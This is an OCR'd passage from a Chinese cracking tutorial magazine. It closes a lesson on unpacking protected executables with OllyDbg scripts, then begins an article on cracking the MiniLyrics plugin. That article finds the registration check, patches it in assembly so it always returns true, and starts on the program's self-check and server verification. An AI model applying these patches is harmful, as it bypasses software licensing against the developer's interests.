


图 12

目了然，是C6.0，还犹豫什么呢？脱壳完全成功！




图13

虽然只用了一个实例来为大家演示“脚本脱壳法”的使用过程，但是小菜们已经深刻的体会到了脚本脱壳法的精妙之处。简单的说，使用脚本脱壳法就是把那些枯燥的跟踪调试过程统统交给电脑去做，我们只需要坐享其成就可以了。所谓“脚本”呢，则相当于一个“录像”。高手们制作的脚本，就是把他们脱壳的每一个步骤都记录在脚本之中，并把这个过程描述成OD可以看懂的语言。这样当我们使用脚本的时候，所有的工作OD都会自动的进行。

脚本脱壳法相较于ESP定律法而言更方便更快捷，但是有一点不足的地方就是对脚本版本的依赖性很大。每种不同版本不同类型的壳，都需要有专门的脚本与之对应。不过，高手们辛勤的工作，已经基本解决了这个问题，目前市面上所有流行或是比较流行的加壳软件，都会有与之对应的脱壳脚本，因此小菜们大可高枕无忧。

今天这节课我们为小菜详细介绍了两种高级的脱壳方法：ESP定律脱壳法与脚本脱壳法。两种方法在功能上不相上下，对于想练习脱壳技术的朋友可以多使用ESP定律，因为这个方法对跟踪调试这些基本的操作要求比较高，通过练习可以很快的提高脱壳的技术。而对于只追求脱壳效果的朋友来说，脚本脱壳法已经足够了。简单的使用方法，加上相当完美的脱壳效果，当然要作为小菜们的首选。通过这一课的学习，小菜们对于脱壳的理解是不是又有了进一步的提升呢？其实，大家在潜移默化中已经慢慢的提高了。脱壳对于我们来说，已经不那么神秘了。

（文章中所涉及到的工具peid、OllyDbg、aspack脱壳实例.exe以及脱壳脚本已经收录在了光盘中）

以假乱真——巧绕文件自校验

Sdhjt

迷你歌词是一款优秀的免费歌词软件，它最突出的功能是不仅可以显示歌词，还可以方便的下载到歌词。虽然为免费版，不过却仍然保留了注册模块，好在整个程序并没有进行变态的加密，正好适合像我这样的初学者来锻炼一下破解。

一、简单的爆破

进入WINAMP安装目录，找到MiniLyrics文件夹，从中找到MiniLyrics.dll文件。其实WINAMP并不直接调用这个DLL文件，而是先调用Plugins文件夹下的gen_MiniLyrics.dll文件，再用这个DLL文件调用MiniLyrics.dll。习惯性的使用PEiD检测了一下，程序并没有加壳，是使用VC++编写的（图1）。




图1




图2

直接使用OllyDbg载入，提示程序为DLL文件，无法直接载入，需要LOADDLL.EXE载入，点击“是”。因为程序在进行注册码校验时会提示错误（图2），所以字符串可以作为突破口。载入文件后在汇编代码窗口中调用“搜索”→“字符参考”（图3），会发现很多英文的字符串，估计汉字是外挂的。找了一会儿，便发现了注册的痕迹（图4）。双击“You have registered successfully！”这一句，来到了以下代码处：




图3

```
100423B7    CALL MiniLyri.1006B070;校验注册码的过程，将比较结果返回EAX
100423BC    ADD ESP,8
100423BF    TEST EAX,EAX;判断注册码是否为真（非零为真）
100423C1    JE MiniLyri.100424A5;注册码为假，则跳转到100424A5
100423C7    PUSH MiniLyri.1010A674;UNICODE "You have registered successfully！"
……
100424A5  > \PUSH MiniLyri.1010A580; UNICODE "The registration name and code you entered are invalid, please double check and try again."跳转到这里，显示注册码错误。
100424AA    MOV ECX,MiniLyri.1011D668
```




图 4

```
100424AF       CALL MiniLyri.10094DD0
```

看情况只要修改100423C1处的关键跳转就能够注册成功了，但是程序其它地方可能也要校验注册码，因此修改关键跳转仅仅能够让程序显示注册成功，这就需要对1006B070处的校验注册码的过程进行修改，让其返回值永远是真值。

进入100423B7处调用的关键CALL，发现了很多CALL，最后有个RETN指令返回：

```
1006B12F  |  POP ESI
1006B130  |  MOV DWORD PTR FS:[0],ECX
1006B137  |  ADD ESP,24
1006B13A  \  RETN
```

程序仅仅是判断EAX的值来确定是否为真注册码，因此可以作如下修改：

```
1006B130  |  MOV DWORD PTR FS:[0],ECX
1006B137  |  ADD ESP,24
1006B13A  |  MOV EAX,1；将EAX的值直接改为1，让其返回值永远为真
1006B13F  \  RETN
```

这样一来，随便填写用户名和密码就可以成功注册了。看来作者并没有把太多的精力花在这上面，毕竟是免费的版本嘛。

二、网络验证的噩梦

本以为这样就完事了，但是测试的时候总是下载不了歌词，显示如图5所示的错误提示。开始还以为是服务器有问题，但连续几次这样后，我才意识到程序肯定有保护。我将MiniLyrics.dll还原为原版，然后再下载歌词，居然顺利的下载了下来。程序肯定进行了文件自校验，然后将校验码发送到服务器上，如果不一样，服务器便不会传送正确的数据。后来经过测试，即便是输入正确的用户名与注册码，如果这个注册信息已经上了黑名单，也会注册失败。可见网络验证的威力是非常强大的，即使有注册机，也会由于注册信息没有在服务器上注册而失效。

